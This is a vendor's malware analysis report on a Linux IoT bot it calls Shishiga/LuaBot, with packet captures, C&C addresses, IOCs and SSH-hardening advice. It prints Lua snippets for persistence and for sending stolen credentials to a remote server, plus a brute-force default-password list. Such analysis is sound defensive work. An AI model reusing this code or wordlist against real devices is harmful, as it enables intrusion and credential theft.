
No.	Time	Source	Destination	Protocol	Length	Info
134	15:33:09.1752…	172.16.50.2	162.157.254.234	UDP	100	38063 → 11101 Len=58
135	15:33:09.1755…	172.16.50.2	93.80.226.14	UDP	100	46341 → 54622 Len=58
136	15:33:09.1758…	172.16.50.2	109.198.73.196	UDP	100	59687 → 6881 Len=58
137	15:33:09.1761…	172.16.50.2	178.207.151.229	UDP	100	35717 → 6881 Len=58
138	15:33:09.1763…	172.16.50.2	195.154.122.162	UDP	100	56899 → 51413 Len=58
139	15:33:09.8110…	172.16.50.2	176.223.111.145	TCP	74	[TCP Retransmission] 45607 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555148…
140	15:33:11.8110…	172.16.50.2	176.223.111.145	TCP	74	[TCP Retransmission] 45607 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555348…
141	15:33:12.1981…	172.16.50.2	46.181.67.91	UDP	100	39636 → 6881 Len=58
142	15:33:12.1986…	172.16.50.2	84.195.195.232	UDP	100	55540 → 6889 Len=58
143	15:33:12.1990…	172.16.50.2	5.145.215.146	UDP	100	52916 → 58438 Len=58
144	15:33:12.1994…	172.16.50.2	95.189.243.240	UDP	100	40616 → 6881 Len=58
145	15:33:12.1997…	172.16.50.2	109.191.48.148	UDP	100	53487 → 6881 Len=58
146	15:33:12.2001…	172.16.50.2	46.185.63.117	UDP	100	43983 → 6881 Len=58
147	15:33:12.2004…	172.16.50.2	118.216.121.20	UDP	100	41681 → 40244 Len=58
148	15:33:12.2010…	172.16.50.2	5.76.55.129	UDP	100	55000 → 6881 Len=58
149	15:33:12.2014…	172.16.50.2	37.194.150.215	UDP	100	52883 → 6881 Len=58
150	15:33:12.2017…	172.16.50.2	73.131.168.10	UDP	100	48945 → 21336 Len=58
151	15:33:14.4644…	172.16.50.2	186.15.0.0	TCP	74	58250 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
152	15:33:14.4649…	172.16.50.2	186.15.0.1	TCP	74	38602 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
153	15:33:14.4654…	172.16.50.2	186.15.0.2	TCP	74	38662 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
154	15:33:14.4659…	172.16.50.2	186.15.0.3	TCP	74	55708 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
155	15:33:14.4664…	172.16.50.2	186.15.0.4	TCP	74	42050 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
156	15:33:14.4669…	172.16.50.2	186.15.0.5	TCP	74	32866 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
157	15:33:14.4675…	172.16.50.2	186.15.0.6	TCP	74	55566 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
158	15:33:14.4679…	172.16.50.2	186.15.0.7	TCP	74	48068 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
159	15:33:14.4684…	172.16.50.2	186.15.0.8	TCP	74	54756 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
160	15:33:14.4689…	172.16.50.2	186.15.0.9	TCP	74	36184 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
161	15:33:14.4695…	172.16.50.2	186.15.0.10	TCP	74	43002 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
162	15:33:14.4699…	172.16.50.2	186.15.0.11	TCP	74	49486 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
163	15:33:14.4704…	172.16.50.2	186.15.0.12	TCP	74	59428 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
164	15:33:14.4709…	172.16.50.2	186.15.0.13	TCP	74	58006 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555613 TSecr=0 WS=128
165	15:33:14.4714…	172.16.50.2	186.15.0.14	TCP	74	33474 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555614 TSecr=0 WS=128
166	15:33:14.4718…	172.16.50.2	186.15.0.15	TCP	74	34140 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555614 TSecr=0 WS=128
167	15:33:14.4723…	172.16.50.2	186.15.0.16	TCP	74	57194 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555614 TSecr=0 WS=128
168	15:33:14.4729…	172.16.50.2	186.15.0.17	TCP	74	36418 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555614 TSecr=0 WS=128
169	15:33:14.4734…	172.16.50.2	186.15.0.18	TCP	74	46388 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555614 TSecr=0 WS=128
170	15:33:14.4739…	172.16.50.2	186.15.0.19	TCP	74	35062 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2555614 TSecr=0 WS=128

```
▸ Frame 150: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0
▸ Ethernet II, Src: Raspberr_92:81:6a (b8:27:eb:92:81:6a), Dst: dht.transmissionbt.com (00:50:56:25:4a:f2)
▸ Internet Protocol Version 4, Src: 172.16.50.2 (172.16.50.2), Dst: c-73-131-168-10.hsd1.sc.comcast.net (73.131.168.10)
▸ User Datagram Protocol, Src Port: 48945, Dst Port: 21336
```

```
0000  00 50 56 25 4a f2 b8 27  eb 92 81 6a 08 00 45 00   .PV%J..' ...j..E.
0010  00 56 b7 15 40 00 40 11  b3 e1 ac 10 32 02 49 83   .V..@.@. ....2.I.
0020  a8 0a bf 31 53 58 00 42  93 5e 64 31 3a 61 64 32   ...1SX.B .^d1:ad2
0030  3a 69 64 32 30 3a 2d 19  3c 6e c2 6a 4a ca 57 16   :id20:-. <n.jJ.W.
0040  4b e5 d6 98 a6 47 44 ea  9f ad 65 31 3a 71 34 3a   K....GD. ..e1:q4:
0050  70 69 6e 67 31 3a 74 34  3a 09 fd a5 d0 31 3a 79   ping1:t4 :....1:y
0060  31 3a 71 65                                        1:qe
```


Analysis Details

Malicious file name *syslogd* which resides under */home/<user>/.local* folder. This file is a binary packed with UPX 3.91 (Ultimate Packer for Executables), but the UPX tool will have trouble unpacking these binaries because malware adds data at the end of the packed file. This technique is used for lower detection rate by AV vendors and to make difficult to analyze. After running it obtains persistence by adding itself to *cron* every 5 seconds and starts multiple processes of itself for multithreading. After that it tries to reach C&C servers and then starts to scan the internet for available ssh/telnet services for further bruteforce.



Network communication

After getting and executing on victims computer, this malware tries to reach remote servers for later malicious administration. There were 95 servers ready to communicate with.




```
222.117.14.67, 39342
185.74.220.80, 7972
162.157.254.234, 11101
93.80.226.14, 54622
109.198.73.196, 6881
178.207.151.229, 6881
195.154.122.162, 51413
46.181.67.91, 6881
84.195.195.232, 6889
5.145.215.146, 58438
95.189.243.240, 6881
109.191.48.148, 6881
46.185.63.117, 6881
118.216.121.20, 40244
5.76.55.129, 6881
```

```
config.servers={{"176.223.111.145",8080}}
```

And pinging next range ips for further brute-forcing and spreading:

```
"0.0.0.0/8",
"10.0.0.0/8",
"100.64.0.0/10",
"127.0.0.0/8",
"169.254.0.0/16",
"172.16.0.0/12",
"192.0.0.0/24",
"192.0.2.0/24",
"192.88.99.0/24",
"192.168.0.0/16",
"198.18.0.0/15",
"198.51.100.0/24",
"203.0.113.0/24",
"224.0.0.0/4",
"255.255.255.255/32"
```



```
152 15:33:14.4649…  172.16.50.2           186.15.0.1
153 15:33:14.4654…  172.16.50.2           186.15.0.2
154 15:33:14.4659…  172.16.50.2           186.15.0.3
155 15:33:14.4664…  172.16.50.2           186.15.0.4
156 15:33:14.4669…  172.16.50.2           186.15.0.5
157 15:33:14.4675…  172.16.50.2           186.15.0.6
158 15:33:14.4679…  172.16.50.2           186.15.0.7
159 15:33:14.4684…  172.16.50.2           186.15.0.8
160 15:33:14.4689…  172.16.50.2           186.15.0.9
161 15:33:14.4695…  172.16.50.2           186.15.0.10
162 15:33:14.4699…  172.16.50.2           186.15.0.11
163 15:33:14.4704…  172.16.50.2           186.15.0.12
164 15:33:14.4709…  172.16.50.2           186.15.0.13
165 15:33:14.4714…  172.16.50.2           186.15.0.14
166 15:33:14.4718…  172.16.50.2           186.15.0.15
167 15:33:14.4723…  172.16.50.2           186.15.0.16
168 15:33:14.4729…  172.16.50.2           186.15.0.17
169 15:33:14.4734…  172.16.50.2           186.15.0.18
```

Behavior in IoT environment

The first thing malware is trying to do - is create persistence on compromised machine on various places based on privileges owned:

```
if persist.isRoot()==true then; check if root
            utils.savefile("/bin/"..config.installName.."d",data)
unistd.link("/bin/"..config.installName.."d","/etc/cron.hourly/"..config.installName.."d",true)
            utils.savefile("/etc/init.d/"..config.installName.."d",data)

unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc2.d/S04"..config.installName.."d",true)
            unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc3.d/S04"..config.installName.."d",true)
            unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc4.d/S04"..config.installName.."d",true)
            unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc5.d/S04"..config.installName.."d",true)
      Else ;if not root
            local installPath=home.."/"..config.installPath
            os.execute("mkdir -p "..installPath)
            local fn=installPath..config.installName
            utils.savefile(fn,data)
            os.execute("chmod 755 "..fn)
            os.execute('echo "* * * * * '..fn..'" | crontab -')
      End
```

Behavior in IoT environment

If you are trying to delete malicious program from your computer, this malware creates persistence every 5 seconds

```
function persist.run()
     while true do
          persist.autorun()
          unistd.sleep(5)
     end
```

To kill totally malware running we used:

```
for i in $(ps -uax | grep syslogd | awk '{ print $2}');do
kill -9 $i;done
```


And delete persistence from crontab and persistence places

Behavior in IoT environment

And after that send information about system and credentials to remote server:

```
for i,v in pairs(accs) do
            --ip,port,user,pwd,arch=table.unpack(v)
            table.insert(accounts,{["ip"]=v['ip'],["port"]=v["port"],["user"]=v["user"],["pwd"]=v["pw"],["arch"]=v["arch"]})
      end
      local code,data=T.req({["accounts"]=accounts})
      if code==200 then
            return true
      end
      return false
```

Distribution scenarios



```
bfssh.accounts ={
{admin,admin},
{root,root},
{ubnt,ubnt},
{root,},
{admin,},
{user,user},
{pi,pi},
{root,security},
{root,toor},
{root,roottoor},
{root,password},
{root,test},
{root,abc123},
{root,1q2w3e},
{root,oracle},
{root,1q2w3e4r},
{root,123123},
{root,qwe123},
{root,p@ssw0rd},
{root,1},
```

This malware uses SSH brute force attack to crack remote user login and password based on list of typical credentials. There was also a try to crack high-privileged account “root” to get full access on IoT device.

After analyzing authentication logs we saw multiple failed login attempts and after a while, there was one successfully accepted password event. This means that password for local username “user” was successfully bruteforced.

In general there were 1232 successful login attempts and NUMBER of failed login attempts.

```
Oct 22 10:59:54 anabeC sshd[15093]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser=
rhost=193.201.224.109  user=user
Oct 22 10:59:55 anabeC sshd[15178]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser=
rhost=58.218.198.162  user=root
Oct 22 10:59:56 anabeC sshd[15296]: pam unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=193.201.224.109  user=user
Oct 22 10:59:59 anabeC sshd[15296]: Failed password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:02 anabeC sshd[15296]: Failed password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:05 anabeC sshd[15296]: Failed password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:05 anabeC sshd[15296]: Accepted password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:05 anabeC sshd[15296]: pam unix(sshd:session): session opened for user user by (uid=0)
Oct 22 11:00:05 anabeC sshd[15296]: pam_unix(sshd:session): session closed for user user
```

Indicators of compromise

File based IOC

```
/home/<user>/.local/syslogd - if it’s regular user
/root/.local/syslogdd - double DD in syslog dd if user is root
/bin/syslogdd
/etc/init.d/syslogdd
/etc/init.d/rc2.d/syslogdd
/etc/init.d/rc3.d/syslogdd
/etc/init.d/rc4.d/syslogdd
/etc/init.d/rc5.d/syslogdd
```

Network based IOC

```
router.bittorrent.com,  6881
router.utorrent.com,  6881
dht.transmissionbt.com,  6881
222.117.14.67, 39342
185.74.220.80, 7972
162.157.254.234, 11101
93.80.226.14, 54622
109.198.73.196,  6881
178.207.151.229,  6881
195.154.122.162, 51413
46.181.67.91,  6881
84.195.195.232, 6889
5.145.215.146, 58438
95.189.243.240,  6881
109.191.48.148,  6881
46.185.63.117,  6881
118.216.121.20, 40244

...
```

Summary

UnderDefense helped our Israel IoT solution provider to identify and protect against Malware sample detected on IoT devices, that malware was identified as Linux Shishiga and Linux.LuaBot (Luabot family) targets GNU/Linux embedded systems, distributing itself through brute forcing weak credentials based on simple password lists. After infection it creates persistence for itself based on available permissions, scans private and public networks and tries to spread by telnet/ssh. As mitigation strategy we proposed to improve hardening for ssh configuration and increase logging on devices to build a solid protection against such kind of malware.

Thank you!

Call us now at +1 929 999 5101